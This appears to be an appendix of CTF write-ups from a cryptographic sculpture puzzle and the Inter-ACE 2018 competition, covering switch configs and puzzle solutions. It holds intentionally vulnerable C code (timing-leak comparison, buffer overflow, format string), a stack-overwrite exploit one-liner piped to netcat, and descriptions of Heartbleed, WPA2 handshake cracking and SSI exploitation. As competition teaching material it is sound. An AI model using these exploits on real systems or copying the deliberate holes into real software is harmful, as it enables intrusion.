standard stack-smashing techniques were required. Apologies to anyone who tried to solve this challenge whilst ASLR was enabled, a spooky reboot had unintentionally brought it back to life, when in fact it was supposed to be turned off for the duration of the competition.

A.3 Write-up of K'os crypto sculpture of C2C 2017

(. . . starts on next page. . .)

K'os

Graham Rymer, University of Cambridge

Contents

List of Figures

1 Introduction

A cryptographic sculpture was designed as a centre piece/talking point for the Cambridge2Cambridge competition in the summer of 2017. The design incorporated elements of American history, and was inspired by the work of American sculptor Jim Sandborn (famous for his installation "Kryptos" at the CIA's headquarters in Langley, Virginia). Laser cut from 3mm aluminum, it is suitable for wall mounting. It can also be back lit to project the ciphertext onto a floor/wall area.

Figure 1: The sculpture on display in the Computer Laboratory, University of Cambridge

2 Design and production

The design required a laser-safe Navajo font. We couldn't find one, so we made one using FontForge[1]. The sculpture was laser cut by LaserMaster Ltd[2] of United Downs Industrial Park, St Day, Redruth, Cornwall, TR16 5HY. The artwork supplied to LaserMaster is reproduced in Figure 2.

3 Solution

The first step in solving the multi-layered cryptogram is to notice that the language is Navajo. The Navajo words correspond to a phonetic alphabet[3] used in WWII for radio communications. After decoding this first stage, an ADFGVX cipher[4] is revealed. The second stage ciphertext is

[1] https://fontforge.github.io
[2] https://www.lasermaster.co.uk/
[3] https://www.history.navy.mil/research/library/online-reading-room/title-list-alphabetically/n/navajo-code-talker-dictionary.html
[4] http://practicalcryptography.com/ciphers/adfgvx-cipher/

Figure 2: The ciphertext

exactly 188 characters long. There are only two ways to write out this ciphertext in a rectangle: 2x94, or 4x47. This is designed to provide a clue as to the length of the key word, which is in fact four characters long. The final stage of decryption is to check all the column permutations (i.e. only 4! using even the most naive approach), and perform frequency analysis/trial substitutions on the resulting candidates. The keyword used to prepare the challenge was in fact "ZETA", although it is not actually possible (or necessary) to recover the keyword (many words may yield the same column transposition). The decrypted message reads:

"TYGER TYGER BURNING BRIGHT IN THE FORESTS OF THE NIGHT WHAT IMMORTAL HAND OR EYE COULD FRAME THY FEARFUL SYMMETRY".

A bit mean perhaps, because of the unusual spelling of the word "tyger". Still, the puzzle was solved quickly by one student (Robert Xiao from CMU).

There are some "Easter eggs" in this puzzle too. The Navajo text (excluding white space), is exactly 1492 characters long (the date that Columbus landed in America). The name of the sculpture is "K'os", a Navajo word meaning clouded, but also a contraction of "Kryptos", a famous scultpure/puzzle in the US.

A.4 Write-up of Inter-ACE 2018

(. . . starts on next page. . .)

Competition report

Graham Rymer, University of Cambridge

Contents

List of Figures

1 Infrastructure

The competition network was completely isolated. Although this frustrated some competitors who had to manage multiple interfaces/routes in order to Google for solutions, this choice was made to preempt issues which may have arisen from competitors scanning networks beyond the competition scope, or accidentally taking other hostile action against friendly networks (something which has marred previous competitions).

A number of security measures were employed on the switches that competitors directly connected to during the competition, including MAC-based port security, and also DHCP snooping. These measures were designed to prevent attacks against the Player VLAN (particularly DoS attacks, e.g. DHCP starvation), which despite being against the rules, may have benefited from some technical reinforcement.

We used a locally hosted instance of the excellent CTFd[1] to keep score. This made it very light work to keep track of teams' progress during the competition, and meant we could concentrate more development time on creating interesting challenges.

A simplified diagram of the competition network can be seen in Figure 1. All equipment, including two Dell PowerEdge R815 servers and sixteen Cisco 3650 switches, were sourced for free from local University departments.




Figure 1: Network diagram

[1] https://github.com/CTFd/CTFd

1.1 Central switch (Cisco 3650)

The central layer 3 switch provided basic inter-VLAN routing duties, as well as robust DHCP services for the "Player" VLAN. Salient configuration details are listed below. Note that without the line "ip directed-broadcast" on SVI VLAN3, the ICMP broadcasts used in challenge "Pulsar" will not be forwarded:

```
interface range GigabitEthernet0/33-48
switchport trunk encap dot1q
switchport mode trunk
switchport nonegotiate
switchport trunk native vlan 1
switchport trunk allowed vlan 1,3
no shut

* * * * *

interface range GigabitEthernet0/17-32
switchport mode access
switchport access vlan 3
spanning-tree portfast
no shut

* * * * *

interface range GigabitEthernet0/1-4
switchport trunk encap dot1q
switchport mode trunk
switchport nonegotiate
switchport trunk native vlan 1
switchport trunk allowed vlan 1,2,4
channel-group 1 mode on
no shut

* * * * *

interface port-channel1
switchport trunk encap dot1q
switchport mode trunk
switchport nonegotiate
switchport trunk native vlan 1
switchport trunk allowed vlan 1,2,4

* * * * *

port-channel load-balance src-dst-ip

* * * * *
```

```
ip routing
vlan 2
name mngmnt
no shut

* * * * *

vlan 3
name player
no shut

* * * * *

vlan 4
name target
no shut

* * * * *

interface vlan2
ip address 192.168.2.1 255.255.255.0
no shut

* * * * *

interface vlan3
ip address 192.168.3.1 255.255.255.0
ip directed-broadcast

* * * * *

interface vlan4
ip address 172.16.16.1 255.255.255.0

* * * * *

ip dhcp pool player
network 192.168.3.0 255.255.255.0
domain-name inter-ace.org
dns-server 192.168.2.2
default-router 192.168.3.1
lease 3
option 254 ascii FLAG=ARSZJBEBSD
```

1.2 Player switches (Cisco 3650)

Players were hooked up to VLAN 3 (192.168.3.0/24). All 15 player switches were configured with the first 32 ports as access ports (for the connection of competitors' own equipment). The remaining ports were configured as trunk ports with the expectation that they be used to connect back to the central switch in a basic star topology. A standardised configuration meant that we could swap out faulty switches easily. Port configuration details are listed below:

```
interface range GigabitEthernet0/33-48
switchport trunk encap dot1q
switchport mode trunk
switchport nonegotiate
switchport trunk native vlan 1
switchport trunk allowed vlan 1,3
ip dhcp snooping trust
no shut

* * * * *

interface range GigabitEthernet0/1-32
switchport mode access
switchport access vlan 3
spanning-tree portfast
switchport port-security
switchport port-security maximum 5
switchport port-security violation shutdown
switchport port-security mac-address sticky
switchport port-security aging time 5
no ip dhcp snooping trust
no shut
```

2 Puzzles

2.1 Close Encounters of the Polybius Kind

"The music hides a coded message!"

Notes: 10 solves (29%)

A short piece of music was presented as an MP3 file. Two instruments could be heard, an english horn and a tuba. Each instrument has a distinctive sound, with the tuba being the lowest-pitched instrument in the brass family. Each instrument played only five notes, and the vocabulary was introduced at the beginning of the piece by each instrument playing the familiar five-note theme from the 1977 film Close Encounters of the Third Kind[2]. The five note phrase is illustrated in Figure 2.

Towards the end of the piece, row and column indices on a Polybius square were encoded as

[2] http://www.imdb.com/title/tt0075860/




Figure 2: Five-note phrase

pairs of semiquavers played in quick succession by each instrument. The square used is illustrated in Figure 3.

The key to solving the puzzle was to think horizontally rather than vertically, i.e. the notes

	1	2	3	4	5
1	A	B	C	D	E
2	F	G	H	I/J	K
3	L	M	N	O	P
4	Q	R	S	T	U
5	V	W	X	Y	Z

Figure 3: Polybius square

played in the five-note phrase index rows or columns (depending on the instrument) according to their position in the sequence, not their pitch.

2.2 Chip Hop

"The music conceals a code!"

Notes: 32 solves (94%)

A short piece of music was presented as an MP3 file. The music was Man vs. Machine by MC Plus+[3]. A repeated QR code was visible in the MP3's spectrogram (i.e. audio data in the frequency domain). Tools like Sonic Visualiser[4] could be used to discover the solution quickly (see Figure 4). The tool "spectrology" can be used if you would like to experiment with your own embedded images[5].

2.3 Rock Star

"Crack all three password hashes in the attached passwd file, concatenate them, and submit the result as the flag."

Notes: 24 solves (70%)

A password file (i.e. "/etc/passwd") from a Linux server was presented. The Shadow Password Suite was not used, and the password hashes were included directly in the file in salted SHA-512 format (using glibc's default 5000 rounds). This was a brute-forcing challenge, and tools

[3] https://youtu.be/q-k2y5NooyE
[4] https://www.sonicvisualiser.org/
[5] https://github.com/solusipse/spectrology




Figure 4: Sonic Visualiser

like John the Ripper[6] or Hashcat[7] might have been employed to find the solution. All plaintext passwords were taken from the famous RockYou breach. The three plaintext passwords were concatenated together to form the flag for submission. The passwords were:

- puppetmaster
- vladimirvladimirovichputin
- poisonrumors

2.4 Heartbleed

"There is a vulnerable server in 172.16.16.0/24. Find it, exploit it, get the points!"

Notes: 34 solves (100%)

A webserver which exposed the Heartbleed bug was hidden within the 172.16.16.0/24 network (actually heartbleed.inter-ace.org/172.16.16.26). Successful exploitation of the vulnerability retrieved a flag. To guarantee that the flag was present in the returned data, we patched OpenSSL 1.0.1f and compiled nginx 1.12.2 against the modified library. It is trivial to add a line immediately following the offending call to memcpy() in the tls1_process_heartbeat function within openssl-1.0.1/ssl/t1_lib.c which copys the flag to the start of the buffer so it is always present.

[6] http://openwall.com/john/
[7] https://hashcat.net/hashcat/

2.5 Snake

"Analyse the attached list of network addresses. Visualise victory!"

Notes: 8 solves (24%)

A text file containing a mixture of 160 /22, /23, and /24 subnets all under 10.0.0.0/8 was presented. To solve the puzzle, it was necessary to map the IPv4 address data using a 12th order Hilbert curve[8]. Upon plotting the data in such a fashion (considering each /24 network as 1 pixel), a QR code was revealed. This technique has been well established as a common (almost clichéd) way to visualise IPv4 space for more than ten years. RFC 1918 private addresses were selected as a preemptive mitigation in case anyone attempted to scan the addresses whilst investigating the puzzle.

The networks were produced using the code blow (before being aggregated for brevity):

```
#include <stdio.h>
#include <qrencode.h>

#define FLAG "Flag=RETQMNEZQL"
#define N 256

//rotate/flip a quadrant appropriately
void rot(int n, int *x, int *y, int rx, int ry) {
    if (ry == 0) {
        if (rx == 1) {
            *x = n-1 - *x;
            *y = n-1 - *y;
        }

        //Swap x and y
        int t  = *x;
        *x = *y;
        *y = t;
    }
}

//convert (x,y) to d
int xy2d (int n, int x, int y) {
    int rx, ry, s, d=0;
    for (s=n/2; s>0; s/=2) {
        rx = (x & s) > 0;
        ry = (y & s) > 0;
        d += s * s * ((3 * rx) ^ ry);
        rot(s, &x, &y, rx, ry);
    }
```

[8] http://maps.measurement-factory.com/

```
    return d;
}

//convert d to (x,y)
void d2xy(int n, int d, int *x, int *y) {
    int rx, ry, s, t=d;
    *x = *y = 0;
    for (s=1; s<n; s*=2) {
        rx = 1 & (t/2);
        ry = 1 & (t ^ rx);
        rot(s, x, y, rx, ry);
        *x += s * rx;
        *y += s * ry;
        t /= 4;
    }
}

void QRprint(QRcode *qrx){
        int i, j, d, k, l;
        unsigned char *ip;
        for(i = 0; i < qrx->width; i++){
         for(j = 0; j < qrx->width; j++){
          if((qrx->data+(j*qrx->width))[i]&0x1){
            d = xy2d(N, i, j);
            k = d / 256;
            l = d % 256;
            printf("10.%d.%d.0/24\t0xFFFFFF\t0\n", k, l);
          }
         }
        }
}

int main(int argc, char **argv){
 QRcode *qrx;

 qrx = QRcode_encodeString(FLAG, 0, QR_ECLEVEL_L, QR_MODE_8, 1)
    ;

 QRprint(qrx);

 QRcode_free(qrx);
 return 0;
}
```

2.6 The RAID

"You've recovered some disk images from a software-based RAID array. Dig for victory!"

Notes: 29 solves (85%)

Two 2 Mebibyte files were presented as components of a software RAID (0) array. Once the array had been reassembled using mdadm[9], it was possible to carve the FAT32 filesystem for deleted files using a tool like scalpel[10]. A JPG image containing the flag could then be recovered easily (see Figure 5). The script used to create the image files used for the challenge is reproduced below:

```
#!/bin/bash
dd if=/dev/zero of=image1.img bs=1M count=2
dd if=/dev/zero of=image2.img bs=1M count=2
losetup /dev/loop1 image1.img
losetup /dev/loop2 image2.img
# Chunk size must be small than image size or the plan won't
    work!
mdadm --create /dev/md0 --level=0 --raid-devices=2 --chunk=32 /
    dev/loop1 /dev/loop2
mkfs -t vfat /dev/md0
mount /dev/md0 /mnt
cp flag.jpg /mnt
sync
rm /mnt/flag.jpg
umount /dev/md0
mdadm --stop /dev/md0
losetup -d /dev/loop1
losetup -d /dev/loop2
```

In creating this puzzle, it was important to tune the array's chunk size so that the relatively small image was dispersed (striped) sufficiently across both volumes.

2.7 Critters

"Evolve or die!"

Notes: 12 solves (35%)

An XPM image file was presented. To solve the puzzle, it was necessary to apply the Critters reversible cellular automaton ruleset[11]. Once the pattern had been "evolved" ten steps, a QR code was revealed. The XPM image format was chosen to allow easy ingestion into puzzle-solving code. A great writeup of this challenge has been provided by winning team Anonymoose[12]. The "evolving" QR code is shown in Figure 6.

[9] https://raid.wiki.kernel.org/index.php/A_guide_to_mdadm
[10] https://github.com/sleuthkit/scalpel
[11] https://en.wikipedia.org/wiki/Critters_(block_cellular_automaton)
[12] https://sigint.mx/inter-ace-2018-critters/

Figure 5: JPG from The RAID

2.8 Time Crisis

"Take a look at "time-crisis.inter-ace.org:10000". A successful login will yield a flag. Good luck!"

Notes: 11 solves (32%)

On connection to a remote network service, a simple login prompt was provided. The network service verified a user-supplied password against a hard-coded string using the variable time **strcmp()** function below:

```
int mystrncmp(const char *s1, const char *s2, size_t n){
    while(n--)
        if(*s1++ == *s2++)
         usleep(200000); // 1/5 sec
        else
         return *(unsigned char*)(s1 - 1)
                - *(unsigned char*)(s2 - 1);
    return 0;
}
```

The deliberate timing side channel made it possible to brute-force the password by testing the extra delay incurred after providing each new character. The delay was carefully chosen to make it noticeable to the human eye, but still short enough to allow brute forcing of the eight-character password in a reasonable time frame.




Figure 6: Evolution of Critters

2.9 Tower Heist

"Take a look at "tower-heist.inter-ace.org". Obtain Level 3 clearance, profit!"

Notes: 7 solves (21%)

This challenge consisted of four separate remote network services. The first network service (accepting TCP connections on port 10000) provided an authentication token, which had to be fed into the second network service (accepting TCP connections on port 11000), which itself issued a new authentication token which then had to be fed into the third network service (accepting TCP connections on port 12000), which in turn issued a new authentication token which then had to be fed into the fourth and final network service (accepting TCP connections on port 13000). Each token was valid for only three seconds, which made it necessary to script a simple client (i.e. it was almost impossible to cut and past the network tokens manually). The prompt from the first service is reproduced below:

```
CEO Workstation
Nakatomi Socrates BSD 9.2
Z-Level Central Core
Preliminary Clearance Approved (TTL: < 3s)
```

2.10 WiFi

"There is a WPA2-secured wireless network in the room. The SSID is "Target". One client device is connected at all times. Crack the PSK, submit it as the flag, profit!

Notes: 19 solves (56%)

A WPA2-PSK network was available in the competition environment. An existing client was already authenticated to the network. It was necessary to force the client to re-authenticate, and thus capture a four-way handshake in order to brute-force the pre-shared key. The pre-shared key was "purpledinosaur", a password which was taken from the famous RockYou breach.

After the first team had solved the challenge, a fairly persistent deauthentication attack made it difficult for subsequent teams to score. For this reason we also provided a packet capture of the four-way handshake on the second day of competition.

2.11 DHCP

"When you connected to the CTF network you were assigned an IP address in 192.168.3.0/24. The same DHCP server has a flag to offer. Try a few different options."

Notes: 13 solves (38%)

The DHCP server which offered addresses on the Player VLAN supported the mysterious option

number 254 (see RFC 2132[13] for more information on DHCP options). Successfully querying the option returned the flag.

2.12 Con Air

"Context Information Security have provided a web challenge. Visit ẗhttp://172.16.16.16änd see if you can recover the flag."

Notes: 6 solves (18%)

This interesting web application challenge was provided by sponsors Context Information Security[14]. A web page belonging to a fictitious aerospace company was provided. The page included a submission form which processed URL entries and returned the first 200 bytes of any response, exposing an SSI vulnerability. It was possible to exploit this vulnerability to query a local instance of CouchDB running on port 5984 for the flag. A screenshot of the vulnerable web application can be seen in Figure 7.




Figure 7: Con Air

2.13 Authentic

"Develop a working exploit against the "authentic" binary to recover the embedded flag. Try your luck against the network service running at "blackbox.inter-ace.org:10000" to recover

[13] https://tools.ietf.org/html/rfc2132
[14] https://www.contextis.com/

the real flag.

Notes: 24 solves (71%)

This challenge required competitors to connect to a remote service which featured a buffer overflow vulnerability. Successful exploitation of the vulnerability allowed competitors to run "dead code" (i.e. a redundant part of the program which would never normally be executed in normal flow) to print out the flag. The key parts of the program are reproduced below:

```
#define BUF_LEN 144
#define BANNER "Authenticator v0.1\n\n"
#define FLAG "Flag=HVXJSSSCCX\n"

#define PASS 0x000000000B57AC1ELL
#define FAIL 0x0000000000FFFFFFLL

void echo_lines(int csock)
{
    unsigned char buff[128]; // 128-byte buffer
    int64_t auth_token = FAIL; // 64-bit integer
    int i, r;

    (void)write(csock, BANNER, sizeof(BANNER));

    while( (r = read(csock, buff, BUF_LEN)) > 0 ) {
     if(auth_token == PASS) {
      (void)write(csock, FLAG, sizeof(FLAG));
      exit(EXIT_SUCCESS);
     }
    }

    exit(EXIT_SUCCESS);
}
```

Any exploit would have needed to overwrite the value of variable **auth_token** on the stack with the defined value of **PASS**, e.g.:

```
python -c 'import sys; sys.stdout.buffer.write(b"A"*136+b"\x00\
   x00\x00\x00\x0b\x57\xac\x1e"[::-1]) | netcat hostname port
```

2.14 Pulsar

"Strange signals are emanating from "blackbox.inter-ace.org", but only every five minutes or so. Investigate, find the flag, win points!

Notes: 12 solves (35%)

A mysterious service was periodically targeting the Player VLAN with short bursts of ICMP broadcast packets containing a flag (10 packets every five minutes). This challange was rigged simply using the following Cron job:

```
ping -b -c 10 -i 1 -n -p "Flag=PJEWRXZLBK" -s 128 192.168.3.255
```

2.15 Enigma

"The following message (english language) was encrypted with an Enigma machine (M3 variant). No plug board was used. Crack the message, then submit the entire plaintext as the flag."

Notes: 20 solves (59%)

The following ciphertext, encrypted with an M3 variant Enigma machine (sans plugboard), was provided:

MEFZV XPQUF VLCQY XUJYW SVOFI IYHSC LNDCH OTLKU EZIJE OSVSF UKFJP OHQCM ZGADV VUKZF DV

Although a brute-force approach is possible with a modern computer, the plaintext can be recovered more efficiently by using quadgram statistics as a fitness measure. This technique is described in some detail on the website Practical Cryptography[15]. The plaintext below (being the first two lines of The New Colossus by Emma Lazarus[16]) is revealed using indicator settings "ACE", rotors "135", and ring settings "AAA":

NOT LIKE THE BRAZEN GIANT OF GREEK FAME WITH CONQUERING LIMBS ASTRIDE FROM LAND TO LAND

2.16 Wee Beastie

"There are several ways to recover the flag from this challenge (some very easy, some very hard). The flag is 8 characters (bytes) in length, including any curly braces."

Notes: 26 solves (76%)

This problem was presented as a downloadable Linux (64-bit ELF) binary. The binary employed some simple anti-disassembly measures, and would attempt to confuse both linear and flow-orientated disassemblers. Additionally, it would unlink (i.e. delete) itself when it detected the presence of a debugger. During execution, the program would unpack a flag string, and then print the memory address of the string. The C source of the program is reproduced below:

```
#include <stdio.h>
```

[15] http://practicalcryptography.com/cryptanalysis/breaking-machine-ciphers/cryptanalysis-enigma/

[16] https://www.poetryfoundation.org/poems/46550/the-new-colossus

```c
#include <string.h>
#include <unistd.h>
#include <sys/ptrace.h>
#include <inttypes.h> // Need int64_t

#define MAXBUF 128

int main(int argc, char* argv[])
{
  int64_t flag = 0x0000000000000000LL; // 64-bit integer (RBP
     -8)
  char buf[MAXBUF];

  // Self destruct if we detect debugger (strace?)
  if(ptrace(PTRACE_TRACEME, 0, 1, 0) == -1) {
   return unlink(argv[0]);
  }

  // Ensure disassembly of this section is tricky (contains
     global master XOR key and flag secret material)
  __asm__ __volatile__
  (
   "lea 19(%rip),%rax\n\t" // i.e. MOV RAX, [RIP + 3]
   ".byte 0xeb, 0xff, 0xe0\n\t" // JMP -1 ... JMP *%RAX (to
      obfuscate jump over next 16 bytes of secret data)
   ".byte 0x05, 0xeb, 0x03, 0x90, 0x90, 0x90, 0xeb, 0xf7\n\t"
      // XOR Key (also an 8 byte "ping-pong" to frustrate
      disassembly)
   ".byte 0x7e, 0xa0, 0x51, 0xda, 0xc7, 0xc8, 0xbb, 0x8a\n\t"
      // "{KRJWXP}" (encrypted with aforementioned XOR key)
   "mov -16(%rax),%rbx\n\t" // Put XOR key into RBX
   "mov -8(%rax),%rax\n\t" // Put encrypted flag into RAX
   "xor %rbx,%rax\n\t" // Decrypt flag in-place in RAX
   ".byte 0x74, 0x03\n\t" // JZ +3 byte
   ".byte 0x73, 0x01\n\t" // JNZ +1 byte
   ".byte 0xeb\n\t"//".byte 0xeb\n\t" // Garbage
   // We always jump over above garbage to reach here, but
      again we frustrate disassemblers:
   "mov %rax,-8(%rbp)" // Placeholder 64-bit integer is on
      stack at [RBP - 16], and we overwrite it with decrypted
      flag
  );

  printf("8-byte flag is at address: %p\n",(void*)&flag);

  //printf("Flag=%.*s\n", 8, &flag); // Print the 64-bit
     integer flag as a null-terminated string, for debugging
```

```
  while(fgets(buf, MAXBUF, stdin)) {
   printf(buf, "These aren't the droids you're looking for.", 0
      xffff800000000000); // The "0xffff800000000000" is kernel
       space
   memset(buf, 0, MAXBUF);
  }

  return 0;
}
```

2.16.1 Solution 1

It's possible to patch the binary, by overwriting the "%p" format string with "%s" instead. This way, the program will print the flag string, instead of the address of the flag string! This can even be achieved in a one-liner using commonly available tools:

```
hexdump -ve '1/1 "%.2X"' a.out | sed "s/2570/2573/g" | xxd -r -
   p > b.out
```

2.16.2 Solution 2

It's possible to patch around the call to unlink (i.e. replace the JNE instruction immediately following the call to **ptrace()** with a JE instruction. This will allow you to print the address of the flag in a debugger like GDB.

2.16.3 Solution 3

It may be possible to exploit the format string vulnerability to reveal the flag on the stack. However, the inability to input NUL characters, which terminate a string, will frustrate this approach.

2.17 Padlock

"Pick the lock, show it to Michelle, and she'll give you a flag!"

Notes: 28 solves (82%)

For this challenge, each team was issued with a basic 5-pin padlock and set of picks including a tension tool.

2.18 NFC

"Read all the tags, solve the logic puzzle, find Michelle and she'll give you a flag!"

Notes: 18 solves (53%)

In this challenge designed by Michelle, competitors were each issued with a name badge containing an NFC tag. The NFC tags contained one of fifteen clues to a logic puzzle. The available clues were:

- There are 5 desks
- The person working in the evening is using a tablet
- Pete works in sales
- The person working at lunchtime sits at the desk next to [the] person who has received spam
- The person in Marketing has been sent a virus
- The person sat in the middle is using a desktop
- Sarah has a smart watch
- The person in corporate is working at midnight
- The person in IT has a laptop
- Sarah sits to the immediate right of Matt
- A social engineering attack happens in the afternoon
- The person in HR sits next to Sue
- Bob is working in the morning
- The person in HR sits at Desk 1
- The person working in the morning, sits at the desk next to the person who has received malware

Competitors were requested to fill in the blanks relating to these two questions:

- Who is using the mobile phone?
- Who is subjected to a phishing attack?

One approach to solving this type of problem might be to write all the available information into a 5x5 grid (there are five desks, and five attributes differentiating those desks - department, time of day, device type, malware type, person's name), perhaps using a spreadheet. However, it might be faster to write a short program to do the searching instead. I chose to use LogPy[17], a library for logic and relational programming in Python. The code required to reach the correct solution (Bob has the mobile phone, and Sarah was subjected to a phishing attack) is reproduced below:

[17] https://github.com/logpy/logpy

```
#!/usr/bin/env python

from kanren import run, eq, membero, var, conde
from kanren.core import lall

def lefto(q, p, list):
        # give me q such that q is left of p in list
        # zip(list, list[1:]) gives a list of 2-tuples of
           neighboring combinations
        # which can then be pattern-matched against the query
        return membero((q,p), zip(list, list[1:]))

def nexto(q, p, list):
        # give me q such that q is next to p in list
        # match lefto(q, p) OR lefto(p, q)
        # requirement of vector args instead of tuples doesn't
           seem to be documented
        return conde([lefto(q, p, list)], [lefto(p, q, list)])

desks = var()

zebraRules = lall(
        # 1. There are 5 desks (with Department, Time of day,
           Device type, Malware type, Person name):
        (eq, (var(), var(), var(), var(), var()), desks),
        # 2. The person working in the evening is using a
           tablet:
        (membero, (var(), 'Evening', 'Tablet', var(), var()),
           desks),
        # 3. Pete works in sales:
        (membero, ('Sales', var(), var(), var(), 'Pete'), desks
           ),
        # 4. The person working at lunchtime sits at the desk
           next to [the] person who has received spam:
        (nexto, (var(), 'Lunchtime', var(), var(), var()), (var
           (), var(), var(), 'Spam', var()), desks),
        # 5. The person in Marketing has been sent a virus:
        (membero, ('Marketing', var(), var(), 'Virus', var()),
           desks),
        # 6. The person sat in the middle is using a desktop:
        (eq, (var(), var(), (var(), var(), 'Desktop', var(),
           var()), var(), var()), desks),
        # 7. Sarah has a smart watch:
        (membero, (var(), var(), 'Smart watch', var(), 'Sarah')
           , desks),
